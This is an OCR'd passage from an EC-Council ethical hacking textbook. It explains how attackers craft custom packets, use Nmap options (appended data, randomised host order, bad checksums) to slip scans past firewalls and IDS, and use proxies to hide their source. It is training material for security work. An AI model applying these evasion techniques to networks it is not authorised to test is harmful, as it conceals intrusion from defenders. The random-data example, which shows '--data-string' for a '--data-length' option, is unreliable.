
  If you want to attain maximum network security, then use strong encryption for all the traffic placed onto the transmission media without considering its type and location. This is the best way to prevent IP spoofing attacks. IPsec can be used to reduce the IP spoofing risk drastically, as it provides data authentication, integrity, and confidentiality. Furthermore, ACLs can be used for blocking private IP addresses at the downstream interfaces. Encryption sessions should be enabled on the router so that trusted hosts can communicate securely with local hosts. Attackers tend to focus on easy-to-compromise targets. If an attacker wants to break into the encrypted network, he or she has to decrypt a whole slew of encrypted packets, which is a difficult task. Therefore, the attacker is likely to move on and try to find another target that is easy to compromise or simply abort the attempt. Moreover, use the latest encryption algorithms that provide strong security.

- **SYN flooding countermeasures**

  Countermeasures against SYN flooding attacks can also help you to avoid IP spoofing attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Creating Custom Packets

The attacker creates and sends custom packets to scan the intended target beyond the IDS/firewalls. Various techniques are used to create custom packets. Some of them are mentioned below:

- **Creating Custom Packets by using Packet Crafting Tools**

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Attackers create custom TCP packets to scan the target by bypassing the firewalls. Attackers use various packet crafting tools such as Colasoft packet builder (*https://www.colasoft.com*), NetScanTools Pro (*https://www.netscantools.com*), etc., to scan the target that is beyond the firewall. Packet crafting tools craft and send packet streams (custom packets) using different protocols at different transfer rates.

- **Colasoft Packet Builder**

  Source: *https://www.colasoft.com*

  Colasoft Packet Builder is a tool that allows an attacker to create custom network packets and helps security professionals assess the network. The attacker can select a TCP packet from the provided templates and change the parameters in the decoder, hexadecimal, or ASCII editor to create a packet. In addition to building packets, Colasoft Packet Builder supports saving packets to packet files and sending packets to the network.




Figure 3.93: Screenshot of Colasoft Packet Builder

There are three views in the Packet Builder: Packet List, Decode Editor, and Hex Editor.

- Packet List displays all the constructed packets. When you select one or more packets in Packet List, the first highlighted packet is displayed in both Decode Editor and Hex Editor for editing.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- In Hex Editor, the data of the packet are represented as hexadecimal values and ASCII characters; nonprintable characters are represented by a dot (".") in the ASCII section. You can edit either the hexadecimal values or the ASCII characters.
- Decode Editor allows the attacker to edit packets without remembering the value length, byte order, and offsets. You can select a field and change the value in the edit box.

For creating a packet, you can use the add or insert packet command in the Edit menu or the Toolbar to create a new packet.

The attacker can send a constructed packet to wire directly and control how Colasoft Packet Builder sends the packets, specifying, for example, the interval between packets, loop times, and delay between loops.

This packet builder audits networks and checks the network protection against attacks and intruders. Attackers may use this packet builder to create fragmented packets to bypass network firewalls and IDS systems. They can also create packets and flood the victim with a very large number of packets, which could result in DoS attacks.

- **Creating Custom Packets by Appending Custom Binary Data**

Attackers send binary data (0's and 1's) as payloads in the packets sent to the target machine present behind the firewall. The option used by Nmap for appending custom binary data to the sent packets is **`--data <hex string>`**. Any **`<hex string>`** is specified in the formats **`0xAABBCCDDEEFF<...>`**, **`AABBCCDDEEFF<...>`**, or **`\xAA\xBB\xCC\xDD\xEE\xFF<...>`**. To perform a byte-order conversion, the specified information should be based on the receiver's expectations. Attackers can use this technique to scan the target by manipulating the firewalls by appending custom binary or hex data to the sent packets.

Example: **`--data 0xdeadbeef`** (or) **`--data \xCA\xFE\x09`**

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.94: Screenshot of appending binary string in Zenmap

- **Creating Custom Packets by Appending Custom String**

  Attackers send regular strings as payloads in the packets sent to the target machine for scanning beyond the firewall. The option used by Nmap for appending a custom string to the sent packets is **`--data-string <string>`**. The **`<string>`** can contain any string and a few characters depend on the system's location; however, it is not guaranteed whether the same information is retrieved. The string is enclosed with double quotes (“”) and special characters from the shell are not used. Attackers can use this technique to scan the target by manipulating the firewalls by appending custom string data to the sent packets.

  Example: **`--data-string "Scan conducted by Security Ops, extension 7192"`** (or) **`--data-string "Ph34r my l33t skills"`**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.95: Screenshot of appending custom string in Zenmap

- **Creating Custom Packets by Appending Random Data**

  Attackers append a number of random data bytes to most packets sent without using any protocol-specific payloads. The option used by Nmap for appending random data to the sent packets is **`--data-length <number>`**. For protocol-specific and no random payloads, **`--data-length 0`** is used. The (**-O**) OS detection packets are not usually affected, as probe consistency is needed for it to be accurate. By default, a few UDP ports and IP protocols get a custom payload. Attackers can use this technique to scan the target by manipulating the firewalls by appending random data or numbers to the sent packets.

  Example: **`--data-string 1`** (or) **`--data-string 5`**

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 3.96: Screenshot of appending random string in Zenmap

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Randomizing Host Order and Sending Bad Checksums

Randomizing Host Order

The attacker scans the number of hosts in the target network in a random order to scan the intended target that is lying beyond the firewall. The option used by Nmap to scan with a random host order is **`--randomize-hosts`**.

This technique instructs Nmap to shuffle each group of 16384 hosts before scanning with slow timing options, thus making the scan less notable to network monitoring systems and firewalls. If larger group sizes are randomized, the **`PING_GROUP_SZ`** should be increased in **`nmap.h`** and it should be compiled again. Another method can be followed by generating the target IP list with the list scan command **`-sL -n -oN <filename>`** and then randomizing it with a Perl script and providing the whole list to Nmap using the **`-iL`** command.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.97: Screenshot of randomizing hosts in Zenmap

Sending Bad Checksums

The attacker sends packets with bad or bogus TCP/UPD checksums to the intended target to avoid certain firewall rule sets. TCP/UPD checksums are used to ensure data integrity. Sending packets with incorrect checksums can help attackers to acquire information from improperly configured systems by checking for any response. If there is a response, then it is from the IDS or firewall, which did not verify the obtained checksum. If there is no response or the packets are dropped, then it can be inferred that the system is configured. This technique instructs Nmap to send packets with invalid TCP, UDP, or SCTP checksums to the target host. The option used by Nmap is **`--badsum`**.





Figure 3.98: Screenshot of scanning by sending bad checksums in Zenmap

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Proxy Servers

A proxy server is an application that can serve as an intermediary for connecting with other computers.

A proxy server is used:

- As a firewall and to protect the local network from external attacks.
- As an IP address multiplexer that allows several computers to connect to the Internet when you have only one IP address (NAT/PAT).
- To anonymize web surfing (to some extent).
- To extract unwanted content, such as ads or "unsuitable" material (using specialized proxy servers).
- To provide some protection against hacking attacks.
- To save bandwidth.

How does a proxy server work?

Initially, when you use a proxy to request a particular web page on an actual server, the proxy server receives it. The proxy server then sends your request to the actual server on your behalf. It mediates between you and the actual server to transmit and respond to the request, as shown in the figure below.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.99: Attacker using a proxy server for connecting to the target

In this process, the proxy receives the communication between the client and the destination application. To take advantage of a proxy server, an attacker must configure client programs so that they can send their requests to the proxy server instead of the final destination.

Why Attackers Use Proxy Servers?

It is easier for an attacker to attack or hack a particular system than to conceal the attack source. Therefore, the primary challenge for an attacker is to hide his/her identity so that he/she cannot be traced. Thus, the attacker uses a proxy server to avoid attack detection by masking his/her IP address. When the attacker uses a proxy to connect to the target system, the server logs will record the proxy's source address rather than the attacker's source address.

Proxy sites help the attacker to browse the Internet anonymously and access blocked sites (i.e., evade firewall restrictions). Thus, the attacker can surf restricted sites anonymously without using the source IP address.

Attackers use proxy servers:

- To hide the actual source of a scan and evade certain IDS/firewall restrictions.
- To hide the source IP address so that they can hack without any legal corollary.
- To mask the actual source of the attack by employing a fake source address of the proxy.
- To remotely access intranets and other website resources that are normally off limits.
- To interrupt all the requests sent by a user and transmit them to a third destination; hence, victims will only be able to identify the proxy server address.
- To chain multiple proxy servers to avoid detection.

Free Proxy Servers

Some free proxy servers available on the Internet, which can help you to access restricted sites without revealing your IP address. In the **Google** search engine, type "**Free Proxy Servers**" to see a list of such servers. Select one from this list and download and install it to browse anonymously without revealing your legitimate IP address.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

